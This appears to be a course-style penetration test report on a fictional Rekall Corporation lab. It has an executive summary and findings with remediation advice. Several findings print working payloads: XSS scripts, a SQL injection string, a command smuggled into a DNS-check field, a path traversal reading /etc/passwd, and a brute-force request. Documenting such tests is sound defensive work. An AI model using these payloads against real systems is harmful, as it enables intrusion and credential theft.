



# Cybersecurity

## Penetration Test Report

# Rekall Corporation

## Penetration Test Report

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	The Pantheon Hackers
Contact Name	Alice Lee
Contact Title	Penetration Tester

## Document History

Version	Date	Author(s)	Comments
001	09/22/23	Alice Lee	

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Basic level of input validation was implemented on an HTML page
- Website certificate (SSL) was secured with root and CA certificate of a third party
- Implementation of rudimentary security levels across Web Application, Linux, and Windows

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Certain IP addresses and ports were open for exploits
- Vulnerabilities were found on the Web Application, Linux, and Windows system
- Exposure of user credentials and privilege escalation
- Meterpreter shell sessions
- Out-of-date plug-ins

## Executive Summary

This report presents the results of penetration testing for Rekall Corporation. The Pantheon Hackers identified numerous vulnerabilities from their security system ranging from exploitation of web servers to privilege escalation. The test was performed through Web Application, Linux, and Windows to determine the impact of said vulnerabilities that were found.

From The Web Application stance, certain web pages allowed access of the directory and exposure of sensitive data. Attacks such as XSS reflected and stored attacks, local file inclusion, SQL injection, Directory Traversal, Brute Force Attack, and Exposed User Credentials were found to be possible exploits. XSS reflected and stored attacks were performed on the home page. A Local File Inclusion was performed on the website's VR Planner page which allowed an upload of a PHP file. SQL injection was run successfully in the Login page. The Networking.php and the Disclaimer page allowed for backend access of the directory. User credentials were found on the page source of the Login.php. Sensitive data was able to be accessed with no restrictions when changing the subdirectory. A brute force attack was done successfully through the admin\_legal\_data.php page for admin access. User Credentials were also found on WHOIS record as well as the company's public github repository of their old site.

From the Linux approach, our company revealed open hosts and ports when the IP address subnet was scanned through nmap. An aggressive scan of certain hosts exposed open ports that were successfully exploited through connection. Sessions revealed out-of-date Apache and Drupal as vulnerabilities that were able to be exploited through Meterpreter. Privilege escalation to root was successful from exposed user credentials. Usernames and hashed passwords were found on web applications of the company and cracked using john.

Lastly, the Windows environment was discovered to have two open ports for an IP address of a virtual remote desktop: port 21 and port 110. Port 21 was used to gain anonymous access to FTP. Port 110 was used to gain access to SLMail service through Metasploit. Through successful meterpreter session of SLMail, Kiwi was used for credential dumping of users and hashed passwords.

In conclusion, all of these vulnerabilities pose a risk to the business and can cause damage should a bad actor use it to their advantage. The Pantheon Hackers have listed each vulnerability that was found and ways to mitigate each one.

## Summary Vulnerability Overview


Vulnerability	Severity
XSS Reflected Attacks	Critical
XSS Stored Attack	Critical
Local File Inclusion of a PHP file	Critical
SQL injection	Critical
Directory Traversal in Networking.php	Critical
Directory Traversal in Disclaimer.php	Critical
Exposure of User Credentials	Critical
Access to Robots.txt File	Medium
Brute Force Attack	Critical
Exposed Sensitive data through Open Source	Critical
Nmap Scan Results	High
Nmap Aggressive Scan Results	High
Meterpreter Shell Session of 192.168.13.13 (Drupal RESTful Web Services unserialize () RCE)	Critical
Nessus Scan Results	Critical
Meterpreter Shell Session of 192.168.13.12 (Apache Struts Jakarta Multipart Parser OGNL injection)	Critical
Privilege Escalation	Critical
Exposed User Credentials	Critical
User Access for IP address from Stolen Credentials	Critical
FTP Enumeration through Anonymous Identity	Critical
Meterpreter Session of 172.22.117.20 (Seattle Lab Mail 5.5 POP3 Buffer Overflow)	Critical
Kiwi LSA Dump SAM	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20 172.22.117.100 192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.1 192.168.14.35
Ports	8080 80 21 22 110



Exploitation Risk	Total
Critical	18
High	2
Medium	0
Low	1

# Vulnerability Findings


Vulnerability 1	Findings
<b>Title</b>	XSS Reflected Attacks
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	Critical
<b>Description</b>	<p>Malicious script was inputted and payload was successfully reflected on the welcome page:</p> <pre>&lt;script&gt;alert("ali was here")&lt;/script&gt;</pre> <p>Malicious script was inputted and payload was successfully reflected through the Memory Planner page despite input validation:</p> <pre>&lt;scrscriptipt&gt;alert("ali was here")&lt;scrscriptipt&gt;</pre>
<b>Images</b>	 
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Implement a web application firewall to mitigate against this attack

Vulnerability 2	Findings
Title	XSS Stored Attack
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Malicious script was injected successfully and accepted within the database. Response was posted as active content comments page: <script>alert("ali was here")</script>
Images	
Affected Hosts	192.168.14.35
Remediation	Restrict characters and input involving possible malicious string through output escaping.

Vulnerability 3	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Successful upload of a PHP file onto Memory Planner VR page.

	 <p><b>Images</b></p> 
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Whitelist files that can be uploaded to the web server.


Vulnerability 4	Findings
Title	SQL injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	Attempted code injection through user input on login page using the code: doug' or 1=1-- -

Images	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Set parameters to ensure that the injection is read as data and not as code that can be executed


Vulnerability 5	Findings
Title	Directory Traversal in Networking.php
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	Gained access of directory through inputting commands in the DNS Check search box: <a href="http://www.example.com">www.example.com</a>   ls ../../../../../../www/var/html

<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Block user-supplied input to filesystem API through inputting a whitelist of permitted values.

<b>Vulnerability 6</b>		<b>Findings</b>
<b>Title</b>		Directory Traversal in Disclaimer.php
<b>Type (Web app / Linux OS / Windows OS)</b>		Web Application
<b>Risk Rating</b>		Critical
<b>Description</b>		Gained access of directory through inputting commands in the website url: 192.168.14.35/disclaimer.php?page=../../../../../../../../etc/passwd 192.168.14.35/disclaimer.php?page=/old_disclaimers/disclaimer_1.txt




Images




Affected Hosts	192.168.14.35
Remediation	Block user-supplied input to filesystem API through inputting a whitelist of permitted values.


Vulnerability 7	Findings
Title	Exposure of User Credentials
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Login.php HTML page source was inspected. User credentials were found at the end of the HTML code.

<b>Images</b>	 <p>The screenshot shows the source code of a login page. The code includes HTML for a login form with fields for 'login' and 'password', and a 'submit' button. The CSS styles the input fields and the button.</p> <p><b>Successful login!</b> flag 8 is 87fsdkf6djf , also check out the admin only networking tools <a href="#">HERE</a></p>
	 <p>Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools <a href="#">HERE</a></p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Remove user credentials from HTML page source.


Vulnerability 8	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	A brute force attack was executed through Burp Suite on the admin page for

	access to admin files.
	 <p><b>Images</b></p>  <pre> 1 GET /admin_legal_data.php?admin=87 HTTP/1.1 2 Host: 192.168.14.35 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: security_level=0; PHPSESSID=uk42dtseqert9hpuh5pg2h0g61 9 Upgrade-Insecure-Requests: 1 10 Cache-Control: max-age=0 11 </pre>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Implement rate limiting and CAPTCHA to prevent the number of attempts done on the site.

